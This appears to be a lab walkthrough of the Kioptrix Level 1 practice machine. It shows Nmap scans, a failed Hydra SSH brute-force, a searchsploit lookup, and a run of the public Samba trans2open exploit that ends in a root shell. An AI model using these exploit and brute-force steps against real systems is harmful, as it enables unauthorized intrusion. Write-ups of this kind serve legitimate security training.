
Box ip: 192.168.126.127
Box Name: Kioptrix 1
Box type:
- Active Information Gathering
- Public Exploits

Initial Scan : Nmap




```
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms
```

Nmap Version scan gives the following


```
PORT     STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)
```

OS and HOST name detection:
- OS : Red Hat
- Hostname: Kioptrix



```
Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: 1h01m49s
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
```

Note : HostName could be a User Name



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-21 21:00:45
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.126.114:22/
[ERROR] could not connect to ssh://192.168.126.114:22 - kex error : no match for method server host key algo: server [ssh-rsa,ssh-dss], client [ssh-ed25519,ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,ecdsa-sha2-nistp256,rsa-sha2-512,rsa-sha2-256]
```

SSH password cracking using Hydra: STATUS : Not Working

Searching Exploits:
1.Samba 2.2.8 is vulnerable to RCE


Description

Remote root exploit for Samba 2.2.x and prior that works against

Linux (all distributions), FreeBSD (4.x, 5.x), NetBSD (1.x) and OpenBSD (2.x, 3.x and 3.2 non-executable stack).
sambal.c is able to identify samba boxes. It will send a netbios name packet to port 137. If the box responds with the mac address 00-00-00-00-00-00, it's probally running samba.

Proof of Concept


1. Setting up payload in Searchploit



```
┌──(whitedevil㉿WhiteDevil)-[~/Desktop]
└─$ searchsploit Samba 2.2.1
------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                             |  Path
------------------------------------------------------------------------------------------- ---------------------------
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)                               | osx/remote/9924.rb
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                                          | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow                                                      | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                              | linux_x86/dos/36741.py
------------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

cp /usr/share/exploitdb/exploits/multiple/remote/10.c /home/whitedevil


2. configuring payload



```
┌──(whitedevil㉿WhiteDevil)-[~]
└─$ ./10
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
--------------------------------------------------------------
Usage: ./10 [-bBcCdfprsStv] [host]

-b <platform>   bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 and prior, 3 = OpenBSD 3.2)
-B <step>       bruteforce steps (default = 300)
-c <ip address> connectback ip address
-C <max childs> max childs for scan/bruteforce mode (default = 40)
-d <delay>      bruteforce/scanmode delay in micro seconds (default = 100000)
-f              force
-p <port>       port to attack (default = 139)
-r <ret>        return address
-s              scan mode (random)
-S <network>    scan mode
-t <type>       presets (0 for a list)
-v              verbose mode
```

3. Running the Exploit gives direct access to ‘root’user



```
┌──(whitedevil㉿WhiteDevil)-[~]
└─$ ./10 -b 0 -B 300 192.168.126.127 -p 139
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
--------------------------------------------------------------
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
--------------------------------------------------------------
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
ls
whoami
root
```